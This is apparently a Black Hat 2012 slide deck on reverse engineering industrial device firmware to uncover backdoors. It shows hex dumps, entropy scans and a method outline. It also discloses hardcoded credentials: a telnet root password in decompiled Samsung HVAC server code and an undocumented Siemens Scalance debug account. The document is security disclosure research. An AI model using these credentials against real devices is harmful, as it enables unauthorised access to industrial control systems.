



**blackhat**  
USA 2012

**Please complete the Speaker Feedback Surveys**



A journey into the secrets of Industrial Firmware

*Here be backdoors...*





Who is this guy?

Ruben Santamarta  
Security Researcher at IOActive



# What is this talk about?

- Reverse Engineering
- Industrial Devices
- Backdoors

# What is this talk NOT about?

- FUD
- Opinions



# When the context matters...

A decade ago...




security



context

Present day



security

context



# HUNTING FOR BACKDOORS

What do we usually need?

- IDA + Tools
- Firmware/Software
- Documentation
- Target device (optional)
- Time




# A VERY BASIC EXAMPLE

**Samsung Data Management Server vulnerable to SQLi (HVAC)**

[http://www.us-cert.gov/control\\_systems/pdf/ICSA-11-069-01.pdf](http://www.us-cert.gov/control_systems/pdf/ICSA-11-069-01.pdf)

## Mindmap



## 5 Minutes later...remote root shell



```

using Jstcape.Telnet;
using System;
using System.IO;
using System.Text;
using System.Threading;
using System.Windows.Forms;
namespace DMSUpdaterPlus
{
    internal class TelnetRunner
    {
        private const string username = "root";
        private const string password = "rkwjdsusrnth";
        private const string licenseKey = "Telnet Factory for .NET:Single Developer:Registered";
        private string _receiveLoginData;
        private string _defaultFolder;
        private string hostname;
        private int port = 23;
        private Telnet telnet;
        private TelnetScript script;
        public TelnetRunner(string defaultFolder, string serverIPAddress)...
        public void CheckDMSVersion()...
        public bool DMSUpdaterStartScript()...
        public bool DMSUpdaterEndScript()...
        public void OnDontOption(object sender, TelnetDontOptionEventArgs args)...
        public void OnDoOption(object sender, TelnetDoOptionEventArgs args)...
        public void OnWontOption(object sender, TelnetWontOptionEventArgs args)...
        public void OnWillOption(object sender, TelnetWillOptionEventArgs args)...
        public void OnConnected(object sender, TelnetConnectedEventArgs args)...
        public void OnDisconnected(object sender, TelnetDisconnectedEventArgs args)...
        public void OnDataReceived(object sender, TelnetDataReceivedEventArgs args)...
    }
}

```




# Researching Into The Firmware



# IDENTIFYING KEY POINTS


## Headers

000000	14 00 03 03	00 05 00 05	49 02 0F 04	4B 12 62 2E	00 00 00 00	00 00 00 00	.....I...K.b.....
000018	00 00 00 00	00 00 00 00	31 34 30 2D	4E 4F 45 2D	37 37 31 2D	31 31 00 00	.....140-NOE-771-11..
000030	4D 61 79 20	32 37 20 31	31 20 30 38	3A 35 30 00	51 75 61 6E	74 75 6D 20	May 27 11 08:50.Quantum
000048	45 74 68 65	72 6E 65 74	20 45 78 65	63 75 74 69	76 65 20 66	69 72 6D 77	Ethernet Executive firmw
000060	61 72 65 20	56 65 72 2E	20 35 2E 30	30 00 00 00	00 00 00 00	00 00 00 00	are Ver. 5.00.....
000078	00 00 00 00	00 00 00 00	00 00 01 00	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
000090	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
0000A8	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
0000C0	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
0000D8	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
0000F0	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
000108	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
000120	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....



## Magic bytes

000138	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
000150	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
000168	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
000180	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
000198	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
0001B0	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
0001C8	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
0001E0	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
0001F8	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
000210	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
000228	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF FF FF FF	.....
000240	FF FF FF FF	FF FF FF FF	FF FF FF FF	FF 08 78 9C	EC 5C 7D 6C	14 47 96 AF	6E B7 C7 D3	.....x..}\l.G..n...				
000258	9E C1 0C B8	6D 0F F6 18	B7 83 49 0C	F6 9E CC 2D	7B E9 61 FD	31 EC 3A BA	....m.....I....-{.a.1.:.					
000270	0E 43 56 24	B2 57 21 64	37 E3 AC 23	65 F8 D0 26	D9 44 37 24	33 A1 E7 B0	.CV\$.W!d7..#e..&.D7\$3...					
000288	11 5E 72 27	FB 02 C4 E8	12 61 4B 2C	82 CD AE E4	48 70 07 11	BB 18 29 39	.Ar'.....dk.....Ho....)9					






## File systems

```

00445df5  00 00 00 00 00 00 00 00 00 00 00 45 3d cd 28 00 |.....E=.(.
00445e05  30 f5 02 03 00 00 00 00 00 00 00 43 6f 6d 70 72 |0.....Compr
00445e15  65 73 73 65 64 20 52 4f 4d 46 53 56 d6 54 dc 00 |essed ROMFSV.T..
00445e25  00 00 00 39 6a 00 00 84 0c 00 00 43 6f 6d 70 72 |...9j.....Compr
00445e35  65 73 73 65 64 00 00 00 00 00 00 ed 41 00 00 98 |essed.....A...
00445e45  01 00 00 c0 04 00 00 ff a1 00 00 11 00 00 00 03 |.....
00445e55  b3 15 00 2e 61 73 68 5f 68 69 73 74 6f 72 79 ff |...ash_history.
00445e65  41 29 c7 44 00 00 45 41 1e 00 00 61 76 63 74 ed |A).D..EA...avct.
00445e75  41 00 00 24 13 00 00 41 61 00 00 62 69 6e 00 ed |A..$...Aa..bin..
00445e85  41 00 00 10 00 00 00 82 93 01 00 64 63 69 6d 5f |A.....dcim_
00445e95  76 61 72 ff 41 f4 01 64 05 00 f4 81 b4 01 00 64 |var.A..d.....d
00445ea5  65 76 00 ed 41 00 00 50 03 00 00 c1 19 02 00 65 |ev..A..P.....e

```



# Platform

0003D8	01	30	23	E2	03	31	85	E0	B4	20	93	E5	10	21	84	E5	BE	7A	C5	E1	BE	3A	D5	E1
0003F0	04	31	84	E5	50	30	A0	E3	BE	2A	D5	E1	14	21	84	E5	20	61	84	E5	0C	10	84	E5
000408	08	00	84	E5	00	30	84	E5	F0	A9	9D	E8	23	3D	A0	E3	04	30	84	E5	A8	10	95	E5
000420	A4	20	95	E5	8B	FF	FF	EB	CF	FF	FF	EA	0D	C0	A0	E1	30	D8	2D	E9	04	B0	4C	E2
000438	00	50	A0	E1	B4	FF	FF	EB	54	30	9F	E5	54	C0	9F	E5	00	30	85	E5	50	E0	9F	E5
000450	00	40	A0	E3	04	30	A0	E1	04	C0	85	E5	44	C0	9F	E5	04	20	A0	E1	05	00	A0	E1
000468	08	E0	85	E5	01	10	A0	E3	0C	C0	85	E5	A0	40	85	E5	AC	FF	FF	EB	28	00	9F	E5
000480	00	20	90	E5	07	00	52	E3	20	30	9F	D5	01	10	82	E2	02	51	83	D7	00	10	80	D5
000498	30	A8	9D	E8	20	72	2F	20	D8	0F	01	20	28	10	01	20	6C	10	01	20	F8	A9	34	20
0004B0	FC	A9	34	20	01	3A	A0	E3	07	30	83	E2	0D	C0	A0	E1	03	00	51	E1	F0	D8	2D	E9
0004C8	04	B0	4C	E2	00	40	A0	E1	02	50	A0	E1	00	70	A0	E3	2B	00	00	0A	0D	00	00	CA
0004E0	68	00	51	E3	58	00	00	0A	2D	00	00	CA	65	00	51	E3	18	20	80	05	28	00	00	0A
0004F8	7A	00	00	DA	66	00	51	E3	7A	01	00	0A	67	00	51	E3	A7	00	00	0A	47	70	A0	E3
000510	07	00	A0	E1	F0	A8	9D	E8	01	3A	A0	E3	0E	30	83	E2	03	00	51	E1	4D	00	00	0A
000528	2E	00	00	CA	0E	30	43	E2	09	30	83	E2	03	00	51	E1	B6	00	00	0A	A0	30	90	B5
000540	3E	00	00	BA	09	30	43	E2	0C	30	83	E2	03	00	51	E1	A2	00	00	0A	0C	30	43	E2
000558	0D	30	83	E2	03	00	51	E1	E9	FF	FF	1A	02	00	12	E3	20	20	90	15	01	37	A0	13
000570	00	30	82	15	01	00	15	E3	01	38	A0	13	20	20	90	15	05	00	00	0A	00	30	82	E5

Igor Skochinsky – Intro to embedded reverse engineering for PC reversers (Recon 2010)



## High entropy zones

```
0x002a4e00-0x002a5000 6.579724: 100% [#####]
0x002a5000-0x002a5200 6.485930: 100% [#####]
0x002a5200-0x002a5400 6.565660: 100% [#####]
0x002a5400-0x002a5600 6.562761: 100% [#####]
0x002a5600-0x002a5800 6.545161: 100% [#####]
0x002a5800-0x002a5a00 6.475664: 100% [#####]
0x002a5a00-0x002a5c00 6.003570: 100% [#####]
0x002a5c00-0x002a5e00 6.485578: 100% [#####]
0x002a5e00-0x002a6000 6.607118: 100% [#####]
0x002a6000-0x002a6200 6.619943: 100% [#####]
0x002a6200-0x002a6400 6.714526: 100% [#####]
0x002a6400-0x002a6600 6.542306: 100% [#####]
0x002a6600-0x002a6800 6.639181: 100% [#####]
0x002a6800-0x002a6a00 6.639415: 100% [#####]
0x002a6a00-0x002a6c00 6.512706: 100% [#####]
0x002a6c00-0x002a6e00 6.753101: 100% [#####]
0x002a6e00-0x002a7000 6.726647: 100% [#####]
0x002a7000-0x002a7200 6.711976: 100% [#####]
0x002a7200-0x002a7400 6.514506: 100% [#####]
0x002a7400-0x002a7600 6.693197: 100% [#####]
0x002a7600-0x002a7800 6.627968: 100% [#####]
```

( Radare output )






## Strings

```

00 00 00 00 65 78 65 63 7...4..p8.....T..#...3.....P. ....exec
66 66 00 5B 2D 77 20 74 ....Execute an image - with MMU off.[-w t
74 68 3E 5D 5D 0A 20 20 imeout] [-b <load addr> [-l <length>]].
64 69 73 6B 20 6C 65 6E [-r <ramdisk addr> [-s <ramdisk len
64 20 6C 69 6E 65 22 5D gth>]]. [-c "kernel command line"
63 75 74 65 20 4C 69 6E [<entry_point>].....Can't execute Lin
69 74 20 74 69 6D 65 6F ux - invalid entry address....wait timeo
6E 65 6C 20 63 6F 6D 6D ut....base address....length..kernel comm
69 73 6B 5F 73 69 7A 65 and line....ramdisk_addr...ramdisk_size
61 72 74 69 6E 67 20 61 ....swap endianness..[physical] starting a
20 75 73 65 20 22 2D 62 address....Base address unknown - use "-b
6E 64 20 6C 65 6E 67 74 " option..Using base address %p and lengt
73 74 61 6E 64 61 72 64 h %p.....Length required for non-standard
65 63 75 74 69 6F 6E 20 base address...About to start execution
65 63 6F 6E 64 73 0A 00 at %p - abort with ^C within %d seconds..

```



# Basic approach

- Identify compressed blobs
  - Binwalk, entropy zones, header information...
- Rebase
  - 'Load immediate' instructions
  - Switch statements – Jumptables
  - Boot loader, headers...
- Detect functions
  - Prolog Patterns
- Rebuild symbols
  - VxWorks Symbol table
  - Libc identification / Manually
  - Look for well-structured patterns



# SIEMENS SCALANCE X200




Demo time!

1.- VxWorks - ARM

2.- Reconstruct Symbols

3.- Undocumented debug account  
debug:ELSdebug


4.- Embedded Webserver







# Header

